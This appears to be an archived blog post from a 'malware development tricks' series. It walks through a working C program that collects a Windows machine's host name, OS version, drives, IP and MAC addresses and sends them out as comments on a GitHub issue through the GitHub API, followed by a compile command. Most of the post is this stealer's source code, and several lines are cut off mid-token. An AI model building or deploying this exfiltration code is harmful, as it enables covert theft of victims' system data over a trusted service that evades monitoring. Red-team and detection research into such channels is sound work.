
Malware development trick 44: Stealing data via legit GitHub API. Simple C example.

By cocomelonc

Published: 2025-01-19 · Archived: 2026-04-05 12:36:38 UTC

5 minute read

Hello, cybersecurity enthusiasts and white hackers!




In the previous examples we created a simple Proof of Concept of using legit connections via Telegram Bot API, VirusTotal API and Discord Bot API for “stealing” simplest information from victim’s Windows machine.


What about next legit application: *GitHub* and it’s GitHub API feature?

practical examplePermalink

Many of yours may think that I am simply copying the same code, please note that this is only for understanding the concepts. First of all create Github issue. I just used my ejpt repo:




New issue called `Meow` in my case.



https://github.com/cocomelonc/ejpt/issues/1

At the next step, we need to generate a classic token for our app. So, according to the Github settings page, we just create new token `"meow2"`:



So, first of all, define GitHub credentials and target repository details to our code:

```
 #define GITHUB_TOKEN "github_classic_token_here" // your token here
#define REPO_OWNER "cocomelonc"
#define REPO_NAME "ejpt"
#define ISSUE_NUMBER "1" // issue num
```

Then, built a GitHub-specific URL to post a comment on an issue, added a `Bearer` token header using a GitHub personal access token and constructed the request body to match the GitHub API format for creating issue comments logic:

```
 // send data to GitHub using winhttp
int sendToGitHub(const char* comment) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PRO
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n", GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"api.github.com", INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
```

```
  fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hSession);
  return 1;
}

WCHAR url[256];
swprintf(url, 256, L"/repos/%s/%s/issues/%s/comments", REPO_OWNER, REPO_NAME, ISSUE_NUMBER);
HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", url, NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCE
if (hRequest == NULL) {
  fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 1;
}

// construct the request body
char json_body[1024];
snprintf(json_body, sizeof(json_body), "{\"body\": \"%s\"}", comment);

// set the headers
WCHAR headers[512];
swprintf(headers, 512, L"Authorization: Bearer %s\r\nUser-Agent: hack-client\r\nContent-Type: application/jso

if (!WinHttpSendRequest(hRequest, headers, -1, (LPVOID)json_body, strlen(json_body), strlen(json_body), 0)) {
  fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 1;
}

BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
if (!hResponse) {
  fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 1;
}

DWORD code = 0;
DWORD codeS = sizeof(code);
if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE | WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_B
  if (code == 201) {
    printf("comment posted successfully.\n");
  } else {
    printf("failed to post comment. HTTP Status Code: %d\n", code);
```

```
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  return 0;
}
```

Here, I used the [REST API to manage comments on issues and pull requests]

The full source of our simple stealer is looks like this (`hack.c`):

```
/*
* hack.c
* sending systeminfo via legit URL. GitHub API
* author @cocomelonc
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define GITHUB_TOKEN "github_classic_token_here"
#define REPO_OWNER "your_github_username"
#define REPO_NAME "your_repo_name"
#define ISSUE_NUMBER "1"

// send data to GitHub using winhttp
int sendToGitHub(const char* comment) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROX
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n", GetLastError());
    return 1;
```

```
}

hConnect = WinHttpConnect(hSession, L"api.github.com", INTERNET_DEFAULT_HTTPS_PORT, 0);
if (hConnect == NULL) {
  fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hSession);
  return 1;
}

WCHAR url[256];
swprintf(url, 256, L"/repos/%s/%s/issues/%s/comments", REPO_OWNER, REPO_NAME, ISSUE_NUMBER);
HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", url, NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCE
if (hRequest == NULL) {
  fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 1;
}

// construct the request body
char json_body[1024];
snprintf(json_body, sizeof(json_body), "{\"body\": \"%s\"}", comment);

// set the headers
WCHAR headers[512];
swprintf(headers, 512, L"Authorization: Bearer %s\r\nUser-Agent: hack-client\r\nContent-Type: application/jso

if (!WinHttpSendRequest(hRequest, headers, -1, (LPVOID)json_body, strlen(json_body), strlen(json_body), 0)) {
  fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 1;
}

BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
if (!hResponse) {
  fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n", GetLastError());
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hSession);
  return 1;
}

DWORD code = 0;
DWORD codeS = sizeof(code);
if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE | WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_B
```

```
    if (code == 201) {
      printf("comment posted successfully.\n");
    } else {
      printf("failed to post comment. HTTP Status Code: %d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  return 0;
}

// get systeminfo and send as comment via GitHub API logic
int main(int argc, char* argv[]) {
  const char* message = "meow-meow";
  sendToGitHub(message);

  char systemInfo[4096];

  // Get host name
  CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
  DWORD size = sizeof(hostName) / sizeof(hostName[0]);
  GetComputerNameA(hostName, &size);

  // Get OS version
  OSVERSIONINFO osVersion;
  osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
  GetVersionEx(&osVersion);

  // Get system information
  SYSTEM_INFO sysInfo;
  GetSystemInfo(&sysInfo);

  // Get logical drive information
  DWORD drives = GetLogicalDrives();

  // Get IP address
  IP_ADAPTER_INFO adapterInfo[16];
```

```
  DWORD adapterInfoSize = sizeof(adapterInfo);
  if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n", GetLastError());
    return 1;
  }

  snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s, "
    "OS Version: %d.%d.%d, "
    "Processor Architecture: %d, "
    "Number of Processors: %d, "
    "Logical Drives: %X, ",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

  // Add IP address information
  for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) - strlen(systemInfo),
    "Adapter Name: %s, "
    "IP Address: %s, "
    "Subnet Mask: %s, "
    "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
    adapter->AdapterName,
    adapter->IpAddressList.IpAddress.String,
    adapter->IpAddressList.IpMask.String,
    adapter->Address[0], adapter->Address[1], adapter->Address[2],
    adapter->Address[3], adapter->Address[4], adapter->Address[5]);
  }

  int result = sendToGitHub(systemInfo);

  if (result == 0) {
    printf("ok =^..^=\n");
  } else {
    printf("nok <3()~\n");
  }

  return 0;
}
```


As usually, test via “meow-meow” comment, then send system information.

demoPermalink


Let’s check everything in action.


Compile our “stealer” `hack.c`:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-se
```



